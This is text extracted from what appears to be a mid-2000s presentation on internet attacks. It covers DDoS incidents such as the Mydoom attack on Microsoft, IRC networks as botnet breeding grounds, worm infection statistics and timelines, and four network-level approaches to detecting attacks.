


Total time from Texas/Rackspace to [www.sco.com](http://www.sco.com)


Failures

(c) [www.netcraft.com](http://www.netcraft.com)

# SCO attack – Dec 2003



# Mydoom attack against Microsoft – 2/2004




Total time from Atlanta/DellHost to [www.microsoft.com](http://www.microsoft.com)

Failures

(c) [www.netcraft.com](http://www.netcraft.com)

# Steam game – March 2004



3Gbps/sec  
lost


# Large IRC networks

Search IRC, the most advanced IRC search engine. - Microsoft Internet Explorer

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**Bouncer Eggdrop Webspaces**  
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Network overview

## Network List

Displaying networks with 70,000+ users

<b>QuakeNet</b> (Ranked #1)	99,977 chans	175,129 users
<b>EFnet</b> (Ranked #2)	35,706 chans	117,355 users
Undernet (Ranked #3)	35,328 chans	117,039 users
IRCNet (Ranked #4)	42,749 chans	102,747 users

Networks in bold have an active representative

# Top IRC channels

Summary of IRC networks - Microsoft Internet Explorer

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Address <http://irc.netsplit.de/networks/>

	known	reached	users	channels	servers
competitors:	714	674	1224230	640603	5380
mavericks:	6	4	33817	6754	71
applicants:	17	13	1846	511	97
<b>total:</b>	<b>737</b>	<b>691</b>	<b>1259893</b>	<b>647868</b>	<b>5548</b>

Current top 25...

	network	users	channels	servers	network's top channel (name and users)
1.	QuakeNet	187494	194366	38	#matci 1051
2.	EFnet	120222	45937	49	#XDC-FILES 1155
3.	Undernet	116906	49598	41	#mp3passion 1192
4.	IRCnet	116652	57276	45	#idlegg 509
5.	WebChat	48489	8017	6	#kampung 520
6.	DALnet	37558	18281	27	#jakarta 828
7.	GameSurge	34800	47926	28	#findscrm 602
8.	Rizon	33138	3481	1	#WAREZ 2791
9.	GalaxyNet	15928	13003	24	#manchesterunited 118
10.	Voila	15901	12724	16	#ile-de-france 845
11.	Altavoz	14278	13911	14	#baras 1137
12.	LinkNet	12438	3475	29	#elite 58
13.	PTnet	12041	10319	50	#Max[PT] 134
14.	EnterTheGame	10724	9030	8	#quakexcom 228
15.	HanIRC.org	9737	8654	16	#ZINO 229
16.	PCirc	9693	5891	12	#IRC\$CLOCK<<(8 99
17.	Criben	9630	349	33	#toxicwarez 1681
18.	BRASnet	9584	7662	32	#MegakoT 253
19.	AustNet	9273	3907	16	#Melbourne 297
20.	IRCHighWay	8974	1621	22	#tv-central 1021
21.	Azzura	7697	4711	25	#StarbkeItalia 230
22.	FreshIRC	7271	857	20	#ocs 3568
23.	Barfcode	6785	437	28	#ELITEWAREZ 1118
24.	euIRC	6223	3945	9	#anime-fansubs 172
25.	IRCLV	5590	4270	2	#riga 604

A breeding ground for bot-herds

# Virus trends



## Virus Map

View By

Location

Track

Infected computers

Select Map

Worldwide

Time Period

Past 30 Days



### Top 10 - Worldwide

1.	<a href="#">WORM_NETSKY.P</a>	697,966
2.	<a href="#">WORM_NETSKY.D</a>	325,085
3.	<a href="#">WORM_NETSKY.B</a>	188,055
4.	<a href="#">WORM_LOVGATE.G</a>	117,649
5.	<a href="#">WORM_NETSKY.Q</a>	109,160
6.	<a href="#">WORM_NETSKY.C</a>	91,253
7.	<a href="#">PE_NIMDA.E</a>	58,312
8.	<a href="#">PE_VALLA.A</a>	52,866
9.	<a href="#">WORM_MOFEL.B</a>	43,869
10.	<a href="#">HTML_NETSKY.P</a>	35,842




# Bagle vs. MyDoom vs. Netsky


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Tue 27.1.2004:	Mydoom.A	Thu 11.3.2004:	Netsky.M
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Sun 7.3.2004:	Netsky.I	Mon 19.4.2004:	Bagle.X
Mon 8.3.2004:	Netsky.J	Tue 20.4.2004:	Netsky.X
Mon 8.3.2004:	Netsky.K	Tue 20.4.2004:	Netsky.Y
Tue 9.3.2004:	Bagle.L	Wed 21.4.2004:	Netsky.Z



# Code Red Spread – July 2001



# Witty (ISS) – March 2004




# Detection

# Detection four approaches

- ACLs/SNMP counters
- Backscatter traceback
- Netflow
- Optical splitters / port mirroring

# NOC

The #1 way to know there is an attack in progress is when a customer contacts your NOC!

